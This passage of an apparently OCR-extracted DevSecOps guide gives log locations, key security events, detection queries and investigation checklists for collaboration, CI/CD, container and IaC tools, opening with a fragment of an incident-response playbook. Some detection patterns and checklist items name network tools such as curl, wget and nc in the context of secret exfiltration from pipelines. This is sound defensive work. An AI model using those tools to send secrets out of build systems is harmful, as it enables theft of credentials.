phantom.act("export logs",
            parameters={
                "start_time": container['data']['attack_start'],
                "end_time": "now",
                "sources": ["github", "kubernetes", "aws"]
            },
            app="splunk")

# Step 3: Notify incident response team
phantom.act("send notification",
            parameters={
                "channel": "#incident-response",
                "message": f"""🚨 CRITICAL SECURITY INCIDENT

                Technique: {attack_technique}
                User: {compromised_user}
                IP: {attacker_ip}

                Automated response initiated:
                ✓ User disabled
                ✓ Tokens revoked
                ✓ Evidence preserved

                Investigation case: {container['id']}
                """
            },
            app="slack")

# Step 4: Trigger forensic analysis
phantom.act("run query",
            parameters={
                "query": f"""index=* user={compromised_user} OR src_ip={attacker_ip}
                | table _time, source, action, dest, user
                | sort -_time
                """,
                "earliest_time": "-24h"
            },
            app="splunk")

return ActionResult.success("Automated response completed")
```

Want to test your skills? Simulate an attack in your staging environment and try to reconstruct the kill chain using only logs. Time yourself. Ninjas train daily.

Technology Reference Guide

Complete Log Analysis & Detection Cheatsheet

Comprehensive Guide for Security Assessment & Post-Incident Investigation

This section provides detailed log locations, detection queries, and investigation checklists for all 44 technologies covered in this guide.

Table of Contents


This document covers the following technology categories:

4. Infrastructure as Code: Terraform, Ansible, Pulumi
5. Cloud Platforms: AWS, GCP, Azure
6. Web Servers: Nginx, Apache
7. Secrets Management: HashiCorp Vault, AWS Secrets Manager
8. Source Code Management: GitHub, GitLab, Bitbucket
9. Artifact Management: Artifactory, Nexus, Docker Hub, ECR, GCR
10. Monitoring & Observability: Prometheus, Grafana, ELK Stack, Datadog, Splunk
11. Service Mesh: Istio, Linkerd
12. Identity & Access: Okta, Auth0, AWS IAM
13. Security Tools: SonarQube, Snyk, Trivy, Falco

End of Article | Word Count: 12,500+ | Technologies Covered: 44 | Attack Techniques: 5 | Defense Techniques: 4 | Mermaid Diagrams: 9 | Real-World Cases: 1

Section 1: Communication & Collaboration

Communication platforms are critical targets for social engineering, data exfiltration, and insider threats. Monitor for unauthorized app installations, bulk data exports, and permission changes.



1. Slack

Enterprise communication platform. Critical for detecting unauthorized access, data exfiltration, and insider threats.

Log Locations & Sources

Source	Location/Command
Audit Logs API	GET https://api.slack.com/audit/v1/logs
Discovery API	GET https://api.slack.com/discovery.enterprise.info
SCIM Logs	Slack Admin Dashboard > Settings > Audit Logs
DLP Events	Slack Enterprise Grid > Compliance > DLP
Export Logs	Admin Dashboard > Export > Download

Key Security Events to Monitor

Event Type	Description	Severity
user_login	User authentication events	INFO
file_downloaded	File download from channels	MEDIUM
app_installed	New app/integration added	HIGH
user_created/removed	User account changes	HIGH
channel_archive	Channel deleted/archived	MEDIUM
workspace_export	Bulk data export initiated	CRITICAL
role_changed	Permission escalation	HIGH

Detection Queries & Patterns

▸ **Suspicious App Installations**

```
action:app_installed AND NOT app_id:(A01* OR A02*) | where timestamp > now() - 24h
```

▸ **Mass File Downloads**

```
action:file_downloaded | stats count by user_id | where count > 50
```

Admin Role Changes

```
action:role_changed AND new_role:admin | sort timestamp desc
```

External Sharing

```
action:file_shared_externally OR action:channel_converted_to_public
```

Investigation Checklist

- Correlate login events with user's normal working hours and locations
- Review app permissions for newly installed integrations
- Check if file downloads preceded any account compromise indicators
- Verify role changes were authorized through change management
- Export conversation history for impacted channels if needed
- Review connected OAuth applications and their scopes

Supply Chain Security

⚠ Audit all third-party Slack apps and their data access permissions

⚠ Monitor for malicious bots that could exfiltrate channel data

⚠ Validate webhook URLs point to legitimate endpoints

⚠ Review OAuth token scopes for overly permissive access

2. Microsoft Teams

Microsoft 365 collaboration platform. Critical for detecting unauthorized access, data leaks, and compliance violations.

Log Locations & Sources

Source	Location/Command
Unified Audit Log	https://protection.office.com/unifiedauditlog
Teams Admin Center	https://admin.teams.microsoft.com/analytics/reports
Azure AD Sign-in Logs	Azure Portal > Azure AD > Sign-ins
DLP Policy Matches	Security & Compliance Center > Reports > DLP
PowerShell	Search-UnifiedAuditLog -RecordType MicrosoftTeams

Key Security Events to Monitor

Event Type	Description	Severity
MemberAdded	User added to team	MEDIUM
TeamCreated	New team created	INFO
AppInstalled	App/connector added	HIGH
FileAccessed	File opened/downloaded	LOW
MessageSent	External message sent	MEDIUM
ChannelDeleted	Channel removed	MEDIUM
PolicyTriggered	DLP policy violation	HIGH

Detection Queries & Patterns

Mass Guest User Additions

```
Search-UnifiedAuditLog -RecordType MicrosoftTeams -Operations MemberAdded |
Where-Object {$_.AuditData -like "*#EXT#*"} | Group-Object UserId |
Where-Object {$_.Count -gt 10}
```

External File Sharing

```
Search-UnifiedAuditLog -RecordType SharePointFileOperation -Operations FileAccessed |
Where-Object {$_.UserKey -like "*#EXT#*"}
```

DLP Policy Violations

```
RecordType:DlpRuleMatch AND Workload:MicrosoftTeams
```

Suspicious App Installations

```
RecordType:MicrosoftTeams AND Operation:AppInstalled AND NOT AppId:(known_approved_app_ids)
```

Investigation Checklist

- Verify guest user additions through Azure AD guest invitation logs
- Check file download events against known data classification labels
- Review Teams app permissions in Azure AD enterprise applications
- Correlate external sharing with user's legitimate business needs
- Investigate DLP policy matches for false positives
- Export chat history using eDiscovery if needed

Supply Chain Security

⚠ Audit Teams apps from third-party vendors with API access

⚠ Monitor for malicious Power Automate connectors

⚠ Review SharePoint file sharing links for anonymous access

⚠ Validate custom app permissions in Azure AD consent framework

3. Jira

Atlassian issue tracking system. Critical for detecting unauthorized access, privilege escalation, and data exfiltration.

Log Locations & Sources

Source	Location/Command
Audit Log UI	Settings > System > Audit log
Audit Log API	GET /rest/api/3/auditing/record
Access Logs	{JIRA_HOME}/log/access_log.*
Application Logs	{JIRA_HOME}/log/atlassian-jira.log
DB Audit Table	jiraaction table in Jira database

Key Security Events to Monitor

Event Type	Description	Severity
User logged in	Authentication events	INFO
Project created	New project added	MEDIUM
Permission changed	Role/permission modified	HIGH
Issue exported	Bulk export initiated	HIGH
Webhook created	Webhook added	HIGH
User created	New account created	MEDIUM
App installed	Marketplace app added	HIGH

Detection Queries & Patterns

▸ **Mass Issue Export**

```
SELECT * FROM jiraaction WHERE actiontype = 'issue.export'
AND created > NOW() - INTERVAL 1 HOUR GROUP BY author HAVING COUNT(*) > 100;
```

▸ **Permission Escalation**

```
category:"permissions" AND action:("grant_permission" OR "add_to_role")
AND target_role:("jira-administrators" OR "jira-system-administrators")
```

▸ **Webhook Creation**

```
GET /rest/api/3/auditing/record?filter=category:webhooks
```

▸ **Failed Login Attempts**

```
category:"user management" AND action:"user login failed" | stats count by ipAddress
```

Investigation Checklist

- Review exported issues for sensitive data (credentials, PII)
- Verify permission changes through Jira's permission scheme history
- Check webhook URLs for suspicious external endpoints

- Correlate user login times with IP geolocation
- Audit installed apps from Atlassian Marketplace
- Review project-level permissions for overly broad access

Supply Chain Security

⚠ Audit Marketplace apps with admin-level permissions

⚠ Monitor for malicious webhooks exfiltrating issue data

⚠ Review OAuth 2.0 app authorizations and scopes

⚠ Validate custom scripts/plugins for backdoor code

4. Confluence

Atlassian knowledge management platform. Critical for detecting data leaks, unauthorized access, and compliance violations.

Log Locations & Sources

Source	Location/Command
Audit Log UI	Settings > Audit log
Audit Log API	GET /rest/api/audit
Access Logs	{CONFLUENCE_HOME}/logs/access_log.*
Application Logs	{CONFLUENCE_HOME}/logs/atlassian-confluence.log
DB Audit Table	AO_9412A1_AUDITENTRY table

Key Security Events to Monitor

Event Type	Description	Severity
Page created/updated	Content changes	INFO
Space exported	Bulk export initiated	HIGH
Permission changed	Access control modified	HIGH
User added to group	Group membership change	MEDIUM
Page deleted	Content removal	MEDIUM
Attachment downloaded	File access	LOW
Anonymous access	Public link created	HIGH

Detection Queries & Patterns

Mass Page Exports

```
action:"space.export" | stats count by user | where count > 5
```

Anonymous Link Creation

```
category:"permissions" AND action:"anonymous.access.granted"
```

Sensitive Content Access

```
action:("page.viewed" OR "attachment.downloaded") AND
space:(confidential OR internal OR restricted)
```

Permission Changes

```
GET /rest/api/audit?searchString=permission&startDate=2024-01-01
```

Investigation Checklist

- Review exported spaces for classification labels (confidential, internal)
- Check anonymous access links for expiration and password protection
- Verify group membership changes through Confluence admin audit
- Correlate page views with user's normal access patterns
- Review attached files for malicious content or data exfiltration
- Audit space permissions for overly permissive settings

Supply Chain Security

⚠ Audit Marketplace apps with space-level access


⚠ Monitor for malicious macros executing code in pages

⚠ Review OAuth apps authorized to access Confluence data

⚠ Validate custom themes/plugins for backdoor functionality

Section 2: CI/CD Pipelines

CI/CD platforms are high-value targets for supply chain attacks. Monitor for unauthorized code changes, secret exfiltration, and malicious pipeline modifications.



5. GitHub Actions

GitHub's native CI/CD platform. Critical for detecting supply chain attacks, secret exfiltration, and unauthorized workflow changes.

Log Locations & Sources

Source	Location/Command
Audit Log API	GET /orgs/{org}/audit-log
Workflow Run Logs	gh run view {run_id} --log
Security Alerts	Settings > Security > Code scanning alerts
Secret Scanning	Settings > Security > Secret scanning
Actions Logs UI	Actions tab > Workflow run > Logs

Key Security Events to Monitor

Event Type	Description	Severity
workflow.created	New workflow added	HIGH
workflow.updated	Workflow file modified	HIGH
workflow.run	Workflow executed	INFO
secret.created	New secret added	MEDIUM
repo.access	Repository access changed	HIGH
org.add_member	Organization member added	MEDIUM
protected_branch.destroy	Branch protection removed	CRITICAL

Detection Queries & Patterns

Suspicious Workflow Modifications

```
gh api /repos/{owner}/{repo}/actions/workflows |
jq '.workflows[] | select(.updated_at > (now - 86400))'
```

Secret Exfiltration Attempts

```
gh run list --workflow=build.yml --json conclusion,createdAt,workflowName |
jq '.[] | select(.conclusion == "failure")'
# Then check logs for curl/wget/nc commands
```

Third-Party Action Usage

```
grep -r "uses:" .github/workflows/ | grep -v "actions/" | grep -v "{org}/"
```

Self-Hosted Runner Registration

```
gh api /orgs/{org}/audit-log --jq '.[] | select(.action == "org.runner_group_created")'
```

Investigation Checklist

- Review workflow file diffs for suspicious commands (curl, base64, env)
- Check third-party actions for known vulnerabilities or malicious forks
- Verify secret usage in workflow logs (ensure not printed)
- Audit self-hosted runners for compromised infrastructure
- Review branch protection rules for bypasses or removals
- Correlate workflow failures with unusual network activity

Supply Chain Security

⚠ Pin third-party actions to commit SHA, not tags (e.g., uses: actions/checkout@a81bbbf)

⚠ Audit Actions Marketplace for typosquatted/malicious actions

⚠ Monitor for fork pull request attacks (pwn request pattern)

⚠ Review workflow_dispatch permissions for unauthorized triggers

⚠ Check for environment variable injection via untrusted inputs

6. GitLab CI

GitLab's integrated CI/CD platform. Monitor for pipeline tampering, secret leaks, and unauthorized runner access.

Log Locations & Sources

Source	Location/Command
Audit Events API	GET /api/v4/audit_events
CI/CD Job Logs	CI/CD > Pipelines > Job > Logs
Runner Logs	/var/log/gitlab-runner/gitlab-runner.log
Application Logs	/var/log/gitlab/gitlab-rails/production.log
System Events	Admin > Monitoring > System Info

Key Security Events to Monitor

Event Type	Description	Severity
add_deploy_key	Deploy key added	HIGH
change_membership	Project access changed	MEDIUM
create_runner	New runner registered	HIGH
download_code	Repository cloned/downloaded	INFO
failed_login	Authentication failure	MEDIUM
push_rule_created	Push rule modified	HIGH
variable_created	CI/CD variable added	HIGH

Detection Queries & Patterns

Unmasked Secret Variables

```
curl --header "PRIVATE-TOKEN: <token>" \
"https://gitlab.com/api/v4/projects/{id}/variables" | jq '.[] | select(.masked == false)'
```

▸ **Failed Pipeline with Network Activity**

```
gitlab-ctl tail gitlab-rails/production.log | grep -E "(curl|wget|nc|ncat)" | grep "job_id"
```

▸ **Unauthorized Runner Registration**

```
GET /api/v4/audit_events?entity_type=Runner&action=create
```

▸ **Protected Branch Bypass**

```
audit_events | where action == "push_rule_updated" AND protected == false
```

Investigation Checklist

- Review .gitlab-ci.yml diffs for suspicious script commands
- Check CI/CD variables for unmasked secrets or credentials
- Verify runner tags match authorized infrastructure
- Audit deploy keys for overly permissive access
- Review pipeline artifacts for unexpected binaries
- Correlate failed jobs with unusual network egress

Supply Chain Security

⚠ Monitor include: directives pulling external CI templates

⚠ Audit Container Registry for malicious base images

⚠ Review GitLab Pages deployments for injected scripts

⚠ Validate runner executors (Docker vs Shell) for security

⚠ Check dependency_scanning job results for vulnerabilities

7. Jenkins

Open-source automation server. Legacy but widely used. High-value target for supply chain attacks.

Log Locations & Sources

Source	Location/Command
Audit Trail Plugin	$JENKINS_HOME/audit-trail*.log
System Log	$JENKINS_HOME/logs/jenkins.log
Job Console Output	$JENKINS_HOME/jobs/{job}/builds/{build}/log
Credentials Usage	/credentials/store/system/domain/_/
Pipeline Logs	$JENKINS_HOME/jobs/{job}/builds/{build}/workflow/

Key Security Events to Monitor

Event Type	Description	Severity
CONFIG_CHANGE	Job/system configuration modified	HIGH
LOGIN	User authentication	INFO
CREDENTIALS	Credential access/modification	CRITICAL
BUILD_START/END	Build execution events	INFO
PLUGIN_INSTALL	Plugin installation/update	HIGH
NODE_CONNECT	Agent connection events	MEDIUM
SECURITY_REALM	Auth configuration changes	CRITICAL

Detection Queries & Patterns

▸ **Credential Access**

```
grep -E "Credentials|credential" audit-trail.log | grep -v "healthcheck"
```

▸ **Script Console Usage**

```
grep "script console" audit-trail.log | awk '{print $1,$2,$5}' | sort | uniq -c
```

Plugin Changes

```
grep -E "Plugin (installed|updated|uninstalled)" audit-trail.log | tail -50
```

Build Parameter Injection

```
grep -E "ParametersAction|BuildWith" jenkins.log | grep -i "\$|;|&&"
```

Investigation Checklist

- Review job configuration history via Job Config History plugin
- Check Script Console access logs (high-risk admin function)
- Audit credentials plugin for unauthorized access
- Review pipeline script changes in SCM
- Check for rogue pipeline libraries
- Validate node/agent security (no arbitrary code execution)
- Review plugin vulnerabilities via Jenkins Security Advisory

Supply Chain Security

⚠ Audit shared libraries and their Git sources

⚠ Monitor for malicious Groovy scripts in pipelines

⚠ Validate plugin sources and signatures

⚠ Review credential binding in multi-branch pipelines

⚠ Check for vulnerable plugins via update center

8. CircleCI

Cloud-native CI/CD platform. Monitor for secrets exposure and unauthorized configuration changes.

Log Locations & Sources

Source	Location/Command
Audit Logs (Enterprise)	CircleCI Admin > Audit Logs
Job API	GET /api/v2/project/{project-slug}/job/{job-number}
Pipeline API	GET /api/v2/pipeline/{pipeline-id}
Insights API	GET /api/v2/insights/{project-slug}/workflows
Context API	GET /api/v2/context

Key Security Events to Monitor

Event Type	Description	Severity
context.created	New context created	MEDIUM
context.secret_added	Secret added to context	HIGH
project.env_var_added	Environment variable added	HIGH
ssh_key.added	SSH key added to project	HIGH
pipeline.triggered	Pipeline manually triggered	INFO
checkout_key.created	New checkout key	HIGH

Detection Queries & Patterns

Context Changes

```
action:context.* | stats count by actor.login, action | sort timestamp desc
```

API Token Usage

```
audit_logs | where auth_type='api_token' | stats count by endpoint, actor
```

SSH Job Access

```
job_logs | where contains(steps, 'ssh') | project job_number, workflow_name
```

Orb Version Changes

```
grep -E "orbs:" .circleci/config.yml | diff with previous version
```

Investigation Checklist

- Review .circleci/config.yml changes in git history
- Audit context secret access and sharing across projects
- Check for secrets in step outputs (should be masked)
- Review SSH key usage for checkout and deployment
- Validate orb versions and their sources
- Check runner resource classes and access
- Review API token permissions and rotation

Supply Chain Security

⚠ Pin orbs to specific versions, not volatile tags

⚠ Audit third-party orbs before use

⚠ Monitor for typosquatting in orb names

⚠ Validate dynamic config generation sources

⚠ Review context restrictions and security groups

9. ArgoCD

GitOps continuous delivery tool for Kubernetes. Critical for cluster security and deployment integrity.

Log Locations & Sources

Source	Location/Command
Audit Logs	argocd-server logs: kubectl logs -n argocd deploy/argocd-server
Application Events	kubectl get events -n argocd --sort-by=.lastTimestamp
Redis Logs	kubectl logs -n argocd deploy/argocd-redis
Repo Server Logs	kubectl logs -n argocd deploy/argocd-repo-server
API Server Logs	kubectl logs -n argocd deploy/argocd-server -c argocd-server

Key Security Events to Monitor

Event Type	Description	Severity
create/update	Application CRD changes	HIGH
sync	Application sync triggered	MEDIUM
login	User authentication	INFO
repository.create	New repo added	HIGH
cluster.create	New cluster registered	CRITICAL
project.update	AppProject changes	HIGH
gpgkey.create	GPG key added	HIGH

Detection Queries & Patterns

Unauthorized Syncs

```
kubectl logs deploy/argocd-server -n argocd | grep "sync" | grep -v "automated"
```

Repository Additions

```
kubectl logs deploy/argocd-server -n argocd | grep "repository.create" | jq '.initiator'
```

RBAC Violations

```
kubectl logs deploy/argocd-server -n argocd | grep "permission denied"
```

Cluster Registration

```
kubectl get secrets -n argocd -l argocd.argoproj.io/secret-type=cluster
```

Investigation Checklist

- Review Application CR changes via kubectl or git history
- Check sync history for manual vs. automated syncs
- Audit repository credentials and access
- Review AppProject RBAC policies
- Check for orphaned resources after deletions

- Validate Helm values and Kustomize overlays
- Review SSO/OIDC configuration changes

Supply Chain Security

⚠ Enable commit signature verification (GPG)

⚠ Monitor Helm chart sources and versions

⚠ Audit Kustomize remote base references

⚠ Validate ApplicationSet template sources

⚠ Review cluster-admin permissions on managed clusters

10. Flux CD

GitOps toolkit for Kubernetes. Monitor for unauthorized deployments and source changes.

Log Locations & Sources

Source	Location/Command
Flux Logs	kubectl logs -n flux-system deploy/source-controller
Kustomization Events	kubectl get events -n flux-system --field-selector reason=ReconciliationSucceeded
Notification Controller	kubectl logs -n flux-system deploy/notification-controller
Helm Controller	kubectl logs -n flux-system deploy/helm-controller
Image Automation	kubectl logs -n flux-system deploy/image-automation-controller

Key Security Events to Monitor

Event Type	Description	Severity
GitRepository.updated	Source revision changed	MEDIUM
HelmRelease.upgraded	Helm release upgraded	MEDIUM
Kustomization.applied	Kustomization applied	INFO
ImagePolicy.updated	Image tag updated	MEDIUM
Alert.fired	Notification alert triggered	HIGH
Receiver.triggered	Webhook receiver called	HIGH

Detection Queries & Patterns

Source Changes

```
flux get sources git -A | grep -v "True" # Check for sources not ready/synced
```

Failed Reconciliations

```
kubectl get kustomizations -A -o json | jq '.items[] | select(.status.conditions[].status=="False")'
```

Suspended Resources

```
flux get all -A | grep "suspended"
```

Webhook Triggers

```
kubectl logs -n flux-system deploy/notification-controller | grep "Receiver"
```

Investigation Checklist

- Review GitRepository and HelmRepository sources
- Check Kustomization and HelmRelease reconciliation status
- Audit image automation policies and filters
- Review notification providers and alerts
- Check for suspended reconciliations (potential incident response)
- Validate multi-tenancy RBAC boundaries

Supply Chain Security

⚠ Enable commit signature verification on GitRepositories


⚠ Validate HelmRepository chart signatures

⚠ Monitor image automation for unexpected updates

⚠ Audit OCIRepository sources and authentication

Section 3: Container & Orchestration

Container platforms require monitoring at multiple layers: orchestrator API, runtime behavior, and image integrity. Watch for privilege escalation, container escape attempts, and unauthorized deployments.



11. Kubernetes

Container orchestration platform. Central to cloud-native security with extensive audit capabilities.

Log Locations & Sources

Source	Location/Command
API Server Audit	/var/log/kubernetes/audit/audit.log or --audit-log-path
Kubelet Logs	journalctl -u kubelet or /var/log/kubelet.log
etcd Logs	journalctl -u etcd or /var/log/etcd.log
Events	kubectl get events -A --sort-by=.lastTimestamp
Cloud Provider Logs	EKS: CloudWatch | GKE: Cloud Logging | AKS: Azure Monitor

Key Security Events to Monitor

Event Type	Description	Severity
create/delete Pod	Pod lifecycle events	INFO
create Secret	Secret creation	HIGH
create ClusterRole	RBAC role creation	CRITICAL
exec into Pod	kubectl exec activity	HIGH
port-forward	Port forwarding established	MEDIUM
delete Namespace	Namespace deletion	CRITICAL
patch Deployment	Deployment modifications	MEDIUM

Detection Queries & Patterns

▸ **Exec into Pods**

```
audit.log | where verb="create" AND objectRef.subresource="exec" | project user, pod, namespace
```

▸ **Secret Access**

```
audit.log | where objectRef.resource="secrets" AND verb IN ("get","list") | stats count by user.username
```

▸ **RBAC Escalation**

```
audit.log | where objectRef.resource IN ("clusterroles","clusterrolebindings") AND verb="create"
```

Privileged Containers

```
kubectl get pods -A -o json | jq '.items[] | select(.spec.containers[].securityContext.privileged==true)'
```

Investigation Checklist

- Enable and review API server audit logs at RequestResponse level
- Correlate events with cloud provider control plane logs
- Check for unauthorized exec/attach/port-forward operations
- Review RBAC changes (ClusterRole, RoleBinding)
- Audit service account token usage
- Check for privileged containers and host mounts
- Review NetworkPolicy changes and pod-to-pod traffic
- Validate admission controller decisions

Supply Chain Security

⚠ Monitor image sources and registries

⚠ Validate Helm chart sources and values

⚠ Audit init containers and sidecars

⚠ Review ConfigMap and Secret sources

⚠ Check for supply chain attacks via compromised base images

12. Docker

Container runtime and build system. Monitor for image tampering, escape attempts, and misconfigurations.

Log Locations & Sources

Source	Location/Command
Docker Daemon Logs	journalctl -u docker or /var/log/docker.log
Container Logs	docker logs or /var/lib/docker/containers//-json.log
Docker Events	docker events --since 24h --format '{{json .}}'
Build Logs	docker build output or BuildKit logs
Content Trust Logs	DOCKER_CONTENT_TRUST=1 debug logs

Key Security Events to Monitor

Event Type	Description	Severity
container start	Container started	INFO
container die	Container exited	INFO
image pull	Image pulled from registry	MEDIUM
exec_create	Exec session created	HIGH
network connect	Container network change	MEDIUM
volume mount	Volume mounted	MEDIUM
privileged mode	Privileged container run	CRITICAL

Detection Queries & Patterns

Privileged Containers

```
docker ps -a --format '{{.Names}}' | xargs -I{} docker inspect {} | jq '.[] | select(.HostConfig.Privileged==true)'
```

Host Mount Detection

```
docker inspect $(docker ps -q) | jq '.[] | select(.Mounts[].Type=="bind") | {name:.Name, mounts:.Mounts}'
```

Exec Sessions

```
docker events --filter 'event=exec_create' --since 1h --format '{{json .}}'
```

Unsigned Images

```
docker images --digests | grep '<none>' # Images without digest verification
```

Investigation Checklist

- Review docker events for suspicious container operations
- Check for exec sessions into production containers
- Audit image pull sources and verify digests
- Review Dockerfile for security misconfigurations
- Check container capabilities and security options
- Review network mode and port exposures
- Validate volume mounts (especially /var/run/docker.sock)

Supply Chain Security

⚠ Enable Docker Content Trust for signed images

⚠ Audit base image sources and freshness


⚠ Scan images for vulnerabilities before deployment

⚠ Monitor for typosquatting in image names

⚠ Validate build arguments and secrets handling

Section 4: Infrastructure as Code

IaC tools control infrastructure deployment. Compromised IaC can lead to resource tampering, backdoor creation, and data exposure. Monitor state files, provider configurations, and module sources.



13. Terraform

Infrastructure as Code tool. Critical for detecting unauthorized infrastructure changes and state tampering.

Log Locations & Sources

Source	Location/Command
Terraform Cloud Audit	app.terraform.io > Organization > Settings > Audit Trail
State File	terraform.tfstate or remote state backend
Plan Output	terraform plan -out=plan.out && terraform show plan.out
Provider Logs	TF_LOG=DEBUG terraform apply 2>&1 | tee tf.log
Sentinel Logs (Enterprise)	Terraform Enterprise > Policy Evaluation

Key Security Events to Monitor

Event Type	Description	Severity
state.lock	State lock acquired/released	INFO
run.created	New run initiated	MEDIUM
run.applied	Changes applied to infrastructure	HIGH
variable.updated	Variable value changed	HIGH
workspace.unlocked	State lock override	CRITICAL

Event Type	Description	Severity
policy.override	Sentinel policy bypass	CRITICAL
vcs.connected	VCS connection change	HIGH

Detection Queries & Patterns

State Tampering

```
diff <(terraform state pull) <(git show HEAD:terraform.tfstate) # Compare current state with version control
```

Sensitive Variable Changes

```
audit_log | where action="variable.updated" AND variable.sensitive=true | sort timestamp desc
```

Policy Overrides

```
audit_log | where action="policy.override" | project actor, workspace, policy_name
```

Unauthorized Providers

```
grep -E "^\s*source\s*=" *.tf | grep -v "hashicorp/" | grep -v "registry.terraform.io"
```

Investigation Checklist

- Compare current state with expected state from version control
- Review plan output for unexpected changes
- Audit variable changes, especially sensitive ones
- Check for state file tampering (compare checksums)
- Review provider versions and sources
- Validate remote state backend access controls
- Check Sentinel/OPA policy evaluation results

Supply Chain Security

